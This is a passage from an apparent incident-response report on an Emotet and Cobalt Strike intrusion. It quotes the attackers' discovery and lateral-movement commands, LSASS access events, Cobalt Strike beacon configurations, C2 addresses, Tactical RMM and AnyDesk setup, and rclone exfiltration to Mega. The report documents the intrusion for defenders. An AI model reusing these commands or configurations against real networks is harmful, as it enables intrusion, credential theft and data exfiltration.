TaskCategory	SourceImage	TargetImage	GrantedAccess	TargetUser
Process accessed (rule: ProcessAccess)	C:\Windows\system32\dlhst.exe	C:\Windows\system32\lsass.exe	0x1010	NT AUTHORITY\SYSTEM

We also observed a Cobalt Strike executable request access level of 0x0040 (64) to LSASS, as well indicating other credential access tools may have been in use by the threat actor.

Action Type	Initiating Process Parent File Name	Initiating Process Folder Path	Process Command Line	Additional Fields	Initiating Process Parent Id	Initiating Process Id
OpenProcessApiCall	cmd.exe	C:\programdata\loc_https_x64.exe	lsass.exe	{ "DesiredAccess": 64 }	7,828	8,168

Discovery

During the initial Emotet execution, three automated discovery commands were observed. These were then repeated, seen occurring once a day from the Emotet host.

```
systeminfo
ipconfig /all
nltest /dclist:
```

Multiple commands responsible for enumerating Active Directory groups, domain joined computers, and domain trusts, were executed via Cobalt Strike on the beachhead.

```
whoami /groups
net group /domain
net group "domain computers" /domain
net group /domain "Domain controllers"
net group "domain admins" /domain
nltest /trusted_domains
```

The threat actor was observed querying a non-existent group `Domain controller`, followed by a command correcting the mistake that queried the group `Domain controllers`.

```
net group /domain "Domain controller"
net group /domain "Domain controllers"
```

A ping command issued to a user workstation and a domain controller were observed moments before lateral movement was attempted.

```
ping COMPUTER.REDACTED.local
```

`Invoke-ShareFinder` was observed being used via Powershell in the environment from an injected process with Cobalt Strike:

Action Type	Initiating Process Parent File Name	Additional Fields
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }
PowerShellCommand	svchost.exe	{ "Command": "Invoke-ShareFinder" }

In addition to the `Invoke-ShareFinder` command, other functions that were used by the script were also observed.

PowerShellCommand	svchost.exe	{ "Command": "Get-NetCurrentUser" }
PowerShellCommand	svchost.exe	{ "Command": "Get-NetDomain" }
PowerShellCommand	svchost.exe	{ "Command": "Write-Verbose" }
PowerShellCommand	svchost.exe	{ "Command": "Get-NetComputers" }

The remnants of `Invoke-ShareFinder` could also be seen on the network through the consistent querying of "ADMIN\$" and "C\$" shares for each host over a short period of time. In addition to these shares, a few shares from the file servers were also accessed.

```
21:26:48.312", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER1, <share_root>, \\COMPUTER1.domain.name\ADMIN$, SMB::FILE_OPEN
21:26:48.410", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER1, <share_root>, \\COMPUTER1.domain.name\C$, SMB::FILE_OPEN
21:26:49.840", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER2, <share_root>, \\COMPUTER2.domain.name\ADMIN$, SMB::FILE_OPEN
21:26:49.845", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER2, <share_root>, \\COMPUTER2.domain.name\C$, SMB::FILE_OPEN
21:26:49.906", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER3, <share_root>, \\COMPUTER3.domain.name\ADMIN$, SMB::FILE_OPEN
21:26:49.915", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER3, <share_root>, \\COMPUTER3.domain.name\C$, SMB::FILE_OPEN
21:26:49.977", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER4, <share_root>, \\COMPUTER4.domain.name\ADMIN$, SMB::FILE_OPEN
21:26:49.984", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER4, <share_root>, \\COMPUTER4.domain.name\C$, SMB::FILE_OPEN
21:26:52.867", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER5, <share_root>, \\COMPUTER5.domain.name\ADMIN$, SMB::FILE_OPEN
21:26:52.894", zeek.smb_files, COMPROMISED_COMPUTER, COMPUTER5, <share_root>, \\COMPUTER5.domain.name\C$, SMB::FILE_OPEN
```

Once on the domain controller, two batch files were run. The first `find.bat` was used to run AdFind.exe for Active Directory discovery.

Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	C:\Windows\System32\winlogon.exe	winlogon.exe
C:\ProgramData\find.exe	find.exe -f "objectcategory=computer"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -f "(objectcategory=organizationalUnit)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -subnets -f (objectCategory=subnet)	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -f "(objectcategory=group)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat
C:\ProgramData\find.exe	find.exe -gcb -sc trustdmp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat

```
find.exe -f "objectcategory=computer"  
find.exe -f "(objectcategory=organizationalUnit)"  
find.exe -subnets -f (objectCategory=subnet)  
find.exe -f "(objectcategory=group)"  
find.exe -gcb -sc trustdmp
```

The second script, `p.bat`, was run to sweep the network using ping, looking for network connectivity and online hosts.

Image	CommandLine	ParentImage	ParentCommandLine
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat	C:\Windows\System32\winlogon.exe	winlogon.exe
C:\Windows\System32\PING.EXE	ping local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\System32\PING.EXE	ping .local -n 1	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C p.bat


On the final day, prior to ransom deployment, the threat actor also dropped `netscan.exe` on the server, and executed it from the Tactical RMM `meshagent.exe` session.

```
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_1
C:\Windows\System32\mstsc mstsc.exe /v:IP_ADDRESS_2
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe" \\IP_ADDRESS_1\C$
C:\Windows\SysWOW64\explorer.exe "C:\Windows\SysWOW64\explorer.exe" \\IP_ADDRESS_2\C$
```

Lateral Movement

Cobalt Strike Remote Service Creation

The threat actor was observed creating remote services in order to execute beacon DLL files transferred via SMB as SYSTEM on remote hosts.



```
C:\Windows\System32\cmd.exe /c rundll32.exe C:\ProgramData\x86.dll, StartA
```

WMI

In another instance, an executable Cobalt Strike beacon was copied via SMB to a target machine, and then executed via WMI.

event.dataset	source.address	destination.address	file.name	zeek.smb_files.action
zeek.smb_files	Beachhead	Victim	ProgramData\sc_https_x64.exe	SMB::FILE_OPEN

```
wmic /node:IP_Address process call create "cmd.exe /c start C:\Progradata\sc_https_x64.exe"
```

Remote Desktop

Lastly, traces of RDP (Remote Desktop Protocol) connections were discovered on multiple compromised hosts utilized for lateral movement on the final day of the intrusion and during the ransomware deployment.

Map Description: RDP network connection established (Count: 2)										
313731	<input type="checkbox"/>	2022-06	00:28:54	1149	Microsoft-Windows-Termin...	828		S-1-5-20	Administrator	10.
313734	<input type="checkbox"/>	2022-06	00:54:56	1149	Microsoft-Windows-Termin...	828		S-1-5-20		10.

Map Description: RDP network connection established (Count: 1)										
246318	<input type="checkbox"/>	2022-06	00:55:57	1149	Microsoft-Windows-TerminalServices-Rem...	372		S-1-5-20		10.

Map Description: RDP client has initiated a multi-transport connection to the server (Count: 6)										
309727	<input type="checkbox"/>	2022-06	00:28:54	1102	Microsoft-Windows-TerminalServices-Cli...	32		S-1-5-21-2305598449-1564225...	Address: 10.	
309742	<input type="checkbox"/>	2022-06	00:54:56	1102	Microsoft-Windows-TerminalServices-Cli...	1796		S-1-5-21-2305598449-1564225...	Address: 10.	
309757	<input type="checkbox"/>	2022-06	00:55:57	1102	Microsoft-Windows-TerminalServices-Cli...	5088		S-1-5-21-2305598449-1564225...	Address: 10.	
309770	<input type="checkbox"/>	2022-06	01:03:39	1102	Microsoft-Windows-TerminalServices-Cli...	2808		S-1-5-21-2305598449-1564225...	Address: 10.	
309791	<input type="checkbox"/>	2022-06	01:18:03	1102	Microsoft-Windows-TerminalServices-Cli...	4680		S-1-5-21-2305598449-1564225...	Address: 10.	
309804	<input type="checkbox"/>	2022-06	01:21:51	1102	Microsoft-Windows-TerminalServices-Cli...	3436		S-1-5-21-2305598449-1564225...	Address: 10.	

Collection

On the third day of the intrusion, after moving laterally, the threat actors began to review sensitive documents stored on network shares, including revenue, insurance, and password storage documents.

These documents were again reviewed by the threat actor on the final day of the intrusion. Later the threat actor viewed the stolen files off network, observed by triggered canary tokens, which revealed connections from an AWS EC2 instance.

IP address details

34.214.159.229

 Boardman, Oregon, United States

Summary

ASN [AS16509](#) - Amazon.com, Inc.

Hostname [ec2-34-214-159-229.us-west-2.compute.amazonaws.com](#)

Range [34.208.0.0/12](#)

Company Amazon Technologies Inc.

Command and Control

Emotet

The Emotet loader pulled the main second stage payload from the following domains:

```
hxxps://descontador[.]com[.]br  
hxxps://www.elaboro[.]pl  
hxxps://el-energiaki[.]gr  
hxxp://drechslerstammtisch[.]de  
hxxp://dhnconstrucciones[.]com[.]ar  
hxxp://dilsrl[.]com
```

The second stage loader had multiple IP addresses in its configuration to attempt connections to:

```
103.159.224.46  
103.75.201.2  
119.193.124.41  
128.199.225.17  
131.100.24.231  
139.59.60.88  
144.217.88.125  
146.59.226.45  
149.56.131.28  
159.89.202.34  
165.22.211.113  
165.227.166.238  
178.128.82.218  
209.126.98.206  
213.32.75.32  
37.187.115.122  
45.226.53.34  
45.55.134.126  
46.55.222.11  
51.210.176.76  
51.254.140.238  
54.37.70.105  
82.223.82.69  
91.207.181.106  
92.114.18.20  
94.23.45.86  
96.125.171.16
```

Cobalt Strike

The following Cobalt Strike C2 servers were observed being used. Both HTTP and HTTPS were observed to be used.

```
139.60.161.167 (survefuz[.]com)  
139.60.160.18 (juanjik[.]com)
```

```
139.60.161.167 (survefuz[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 03:4e:01:cb:d0:d4:40:24:ad:e0:cd:81:9f:00:44:0f:1e:de
Not Before: May 24 11:25:15 2022 GMT
Not After: Aug 22 11:25:14 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: survefuz[.]com
Public Algorithm: id-ecPublicKey
```

```
139.60.160.18 (juanjik[.]com)
JA3s: 211897664d51cffdfd7f78d684602ecc
JA3: a0e9f5d64349fb13191bc781f81f42e1
Certificate: 04:ea:aa:59:1e:c6:50:6e:d3:70:d4:24:50:f0:a5:30:9a:e6
Not Before: Jun 14 17:38:08 2022 GMT
Not After: Sep 12 17:38:07 2022 GMT
Issuer Org: Let's Encrypt
Subject Common: juanjik[.]com
Public Algorithm: rsaEncryption
```

The following are the Cobalt Strike configurations observed:

```
139.60.161.167 (survefuz[.]com)

{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 45000,
  "jitter": 37,
  "maxgetsize": 1403644,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "survefuz[.]com",
    "port": 80,
    "publickey": "MIGfMA0GCsQgSIb3DQEBAAQAA4GNADCBiQKBgQCqoyVkBHx713LeUHmw7FAozt15LWTMgX1nCLSXEC1LryI
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/jquery-3.3.1.min.js",
    "verb": "GET",
```

```
"client": {
  "headers": null,
  "metadata": null
},
"server": {
  "output": [
    "print",
    "append 1522 characters",
    "prepend 84 characters",
    "prepend 3931 characters",
    "base64url",
    "mask"
  ]
},
"http-post": {
  "uri": "/jquery-3.3.2.min.js",
  "verb": "POST",
  "client": {
    "headers": null,
    "id": null,
    "output": null
  }
},
"tcp_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"crypto_scheme": 0,
"proxy": {
  "type": null,
  "username": null,
  "password": null,
  "behavior": "Use IE settings"
},
"http_post_chunk": 0,
"uses_cookies": true,
"post-ex": {
  "spawnto_x86": "%windir%\syswow64\dlhost.exe",
  "spawnto_x64": "%windir%\sysnative\dlhost.exe"
},
"process-inject": {
  "allocator": "NtMapViewOfSection",
  "execute": [
    "CreateThread 'ntdll!RtlUserThreadStart'",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
}
```

```
"min_alloc": 17500,
"startrwx": false,
"stub": "yl5rgAigihmtjA5iEHURzg==",
"transform-x86": [
  "prepend '\\x90\\x90'"
],
"transform-x64": [
  "prepend '\\x90\\x90'"
],
"userwx": false
},
"dns-beacon": {
  "dns_idle": null,
  "dns_sleep": null,
  "maxdns": null,
  "beacon": null,
  "get_A": null,
  "get_AAAA": null,
  "get_TXT": null,
  "put_metadata": null,
  "put_output": null
},
"pipename": null,
"smb_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"stage": {
  "cleanup": true
},
"ssh": {
  "hostname": null,
  "port": null,
  "username": null,
  "password": null,
  "privatekey": null
}
}
```

139.60.160.18:80 (juanjik[.]com)

```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA==",
  "dns_beacon": {},
  "smb_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  "post_ex": {
    "spawnto_x64": "%windir%\sysnative\dlhost.exe",
    "spawnto_x86": "%windir%\syswow64\dlhost.exe"
  }
}
```

```
},
"stage": {
  "cleanup": true
},
"process_inject": {
  "stub": "yl5rgAigihmtjA5iEHURzg==",
  "transform_x64": [
    "prepend '\\x90\\x90'"
  ],
  "transform_x86": [
    "prepend '\\x90\\x90'"
  ],
  "starttrwx": false,
  "min_alloc": "17500",
  "userwx": false,
  "execute": [
    "CreateThread 'ntdll!RtlUserThreadStart'",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "allocator": "NtMapViewOfSection"
},
"uses_cookies": true,
"http_post_chunk": "0",
"ssh": {},
"maxgetsize": "1403644",
"proxy": {
  "behavior": "Use IE settings"
},
"tcp_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"server": {
  "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCbfjn9w4cE3slyf3jYqTw3S+6HxAGzd3cMpTqKnDsmGA",
  "port": "443",
  "hostname": "juanjik[.]com"
},
"beacontype": [
  "HTTPS"
],
"license_id": "206546002",
"jitter": "37",
"sleeptime": "45000",
"http_get": {
  "server": {
    "output": [
      "print",

```

```
    "append 1522 characters",
    "prepend 84 characters",
    "prepend 3931 characters",
    "base64url",
    "mask"
  ]
},
"client": {
  "metadata": [],
  "headers": []
},
"verb": "GET",
"uri": "/jquery-3.3.1.min.js"
},
"cfg_caution": false,
"host_header": "",
"crypto_scheme": "0",
"http_post": {
  "client": {
    "output": [],
    "id": [],
    "headers": []
  },
  "verb": "POST",
  "uri": "/jquery-3.3.2.min.js"
}
}
```

139.60.160.18:443 (juanjik[.]com)

```
{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAA==",
  "dns_beacon": {},
  "smb_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
  "post_ex": {
    "spawnto_x64": "%windir%\sysnative\dllhost.exe",
    "spawnto_x86": "%windir%\syswow64\dllhost.exe"
  },
  "stage": {
    "cleanup": true
  },
  "process_inject": {
    "stub": "yl5rgAighmtjA5iEHURzg==",
    "transform_x64": [
      "prepend '\\x90\\x90'"
    ]
  }
}
```

```
],
"transform_x86": [
  "prepend '\\x90\\x90'"
],
"startrwx": false,
"min_alloc": "17500",
"userwx": false,
"execute": [
  "CreateThread 'ntdll!RtlUserThreadStart'",
  "CreateThread",
  "NtQueueApcThread-s",
  "CreateRemoteThread",
  "RtlCreateUserThread"
],
"allocator": "NtMapViewOfSection"
},
"uses_cookies": true,
"http_post_chunk": "0",
"ssh": {},
"maxgetsize": "1403644",
"proxy": {
  "behavior": "Use IE settings"
},
"tcp_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA",
"server": {
  "publickey": "MIGfMA0GCsGqGSIB3DQEBAQUAA4GNADCBiQKBgQCbfjn9w4cE3sLYf3jYqTw3S+6HxAGZd3cMpTqKnDsmGA",
  "port": "80",
  "hostname": "juanjik[.]com"
},
"beaontype": [
  "HTTP"
],
"license_id": "206546002",
"jitter": "37",
"sleeptime": "45000",
"http_get": {
  "server": {
    "output": [
      "print",
      "append 1522 characters",
      "prepend 84 characters",
      "prepend 3931 characters",
      "base64url",
      "mask"
    ]
  }
},
"client": {
```


```
"metadata": [],  
"headers": []  
},  
"verb": "GET",  
"uri": "/jquery-3.3.1.min.js"  
},  
"cfg_caution": false,  
"host_header": "",  
"crypto_scheme": "0",  
"http_post": {  
  "client": {  
    "output": [],  
    "id": [],  
    "headers": []  
  },  
  "verb": "POST",  
  "uri": "/jquery-3.3.2.min.js"  
}  
}
```

Tactical RMM Agent

The threat actor dropped a Tactical RMM Agent on one of the servers as an alternative command and control avenue to access the network. During the installation of the software, the following command was observed:

```
"C:\Program Files\TacticalAgent\tacticalrmm.exe" -m install --api https://api.floppasoftware[.]com -
```

This command reveals the `floppasoftware.com` domain used by the threat actor for the remote management of Tactical RMM Agent. This domain was registered very close to the timeline of this incident.



A domain registered to be used with Tactical RMM Agent will have both an `api` and `mesh` subdomain, in this case `api.floppasoftware[.]com` and `mesh.floppasoftware[.]com`. These were both hosted on the same server IP: 212.73.150.62.

In addition, during the execution of Tactical RMM Agent, the software will reach out to a centralized domain in order to retrieve the current public IP address in use:

icanhazip.tacticalrmm.io

AnyDesk


On the final day of the intrusion, AnyDesk was deployed on the server they had previously installed Tactical RMM on. Using this RMM agent they proceeded to install AnyDesk on the host. The following process activity was observed from meshagent.exe.

```
MeshAgent.exe -kvm1  
- Initiating Process File Name, column 6, row 12  
"MeshAgent.exe" -b64exec cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWRlKk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInKS5
```

The decoded base 64 content reveals commands for console access and connect actions.

```
Input start: 96 length: 96  
end: 96 lines: 1  
length: 0  
cmVxdWlyZSgnd2luLWNvbnNvbGUnKS5oaWRlKk7cmVxdWlyZSgnd2luLWRpc3BhdGNoZXInKS5jb25uZWNoKkCczNzQ3Jyk7  
.....  
Output start: 72 time: 3ms  
end: 72 length: 72  
length: 0 lines: 1  
require('win-console').hide();require('win-dispatcher').connect('3747');
```

This is then followed by the following process flow:



Once downloaded and installed, the threat actor initiated a connection to the AnyDesk host.

```

info 2022-06-01 00:26:07.815 gsvc 3852 4824 26 anynet.any_socket - Client-ID: 752733537 (FPR: 27ac27e2c9ed).
info 2022-06-01 00:26:07.815 gsvc 3852 4824 26 anynet.any_socket - Logged in from 84.17.49.114:1249 on relay fa840213.
info 2022-06-01 00:26:07.815 gsvc 3852 4824 26 anynet.connection_mgr - Making a new connection to client 27ac27e2c9ed1247853c04bae9401f9d3cfba0f8.
info 2022-06-01 00:26:07.815 gsvc 3852 4824 26 fiber.scheduler - Spawning root fiber 27.
info 2022-06-01 00:26:07.815 gsvc 3852 4824 26 anynet.any_socket - Accepting the connect request.
error 2022-06-01 00:26:07.830 gsvc 3852 4824 26 anynet.conn - Could not send token - packet-type(11)
info 2022-06-01 00:26:07.830 gsvc 3852 4824 3 anynet.relay_conn - Punch socket set up on port 51015.
info 2022-06-01 00:26:07.830 gsvc 3852 4824 26 anynet.any_socket - Connect request accepted, tunnel route created.
info 2022-06-01 00:26:07.830 gsvc 3852 4824 26 anynet.any_socket - Local vport: 10, Remote vport: 10, SID: 1650136301380659
info 2022-06-01 00:26:07.830 gsvc 3852 4824 26 anynet.any_socket - Sending 0 queued blobs.
warning 2022-06-01 00:26:07.830 gsvc 3852 4824 26 anynet.any_socket - Initiating the managed connection.
info 2022-06-01 00:26:07.830 gsvc 3852 4824 27 fiber.scheduler - Unexpected: connect_msg.t.
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 anynet.punch_connector - Spawning child fiber 28 (parent 27).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 anynet.punch_connector - Spawning fibers for 3 potential connect addresses.
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 fiber.scheduler - → Spawning: 10.0.2.15:7070 (0).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 anynet.punch_connector - Spawning child fiber 29 (parent 28).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 fiber.scheduler - → Spawning: 84.17.49.114:1261 (1).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 anynet.punch_connector - Spawning child fiber 30 (parent 28).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 fiber.scheduler - → Spawning: 84.17.49.114:7070 (2).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 28 anynet.punch_connector - Spawning child fiber 31 (parent 28).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 29 anynet.punch_connector - [10.0.2.15:7070] Connecting
info 2022-06-01 00:26:07.830 gsvc 3852 4824 30 anynet.punch_connector - [84.17.49.114:1261] Connecting (lport 51015, attempt 0).
info 2022-06-01 00:26:07.830 gsvc 3852 4824 31 anynet.punch_connector - [84.17.49.114:7070] Connecting
info 2022-06-01 00:26:08.146 gsvc 3852 4824 25 app.service - Using protocol version 4.
info 2022-06-01 00:26:08.161 gsvc 3852 4824 25 app.service - Terminal detected.
info 2022-06-01 00:26:08.161 gsvc 3852 4824 25 app.service - Requesting login data.
info 2022-06-01 00:26:09.455 gsvc 3852 4824 31 anynet.punch_connector - [84.17.49.114:7070] Connection failed (win32_10061).
info 2022-06-01 00:26:09.455 gsvc 3852 4824 31 fiber.scheduler - Fiber 31 terminated.
    
```

Client-ID: 752733537 (FPR: 27ac27e2c9ed)
 Logged in from 84.17.49.114:1249

Exfiltration

Also seen in our [last report on Emotet](#), threat actors leveraged Rclone to exfiltrate data to Mega ([Mega.nz](#)) storage services.

Action Type	Remote url	Remote IP	Remote Port	Local IP	Local Po.	Initiating Process Folder Path	Initiating Process Command Line
ConnectionSuccess	gfs302n127.userstorage.mega.co.nz	162.208.16.37	80		52789	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n130.userstorage.mega.co.nz	162.208.16.40	80		52793	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n125.userstorage.mega.co.nz	162.208.16.35	80		52794	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:2 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n126.userstorage.mega.co.nz	162.208.16.36	80		52804	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n108.userstorage.mega.co.nz	162.208.16.18	80		52807	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n102.userstorage.mega.co.nz	162.208.16.12	80		52819	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n119.userstorage.mega.co.nz	162.208.16.29	80		52826	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n106.userstorage.mega.co.nz	162.208.16.16	80		52827	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n114.userstorage.mega.co.nz	162.208.16.24	80		52828	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n110.userstorage.mega.co.nz	162.208.16.20	80		52830	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n103.userstorage.mega.co.nz	162.208.16.13	80		52832	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
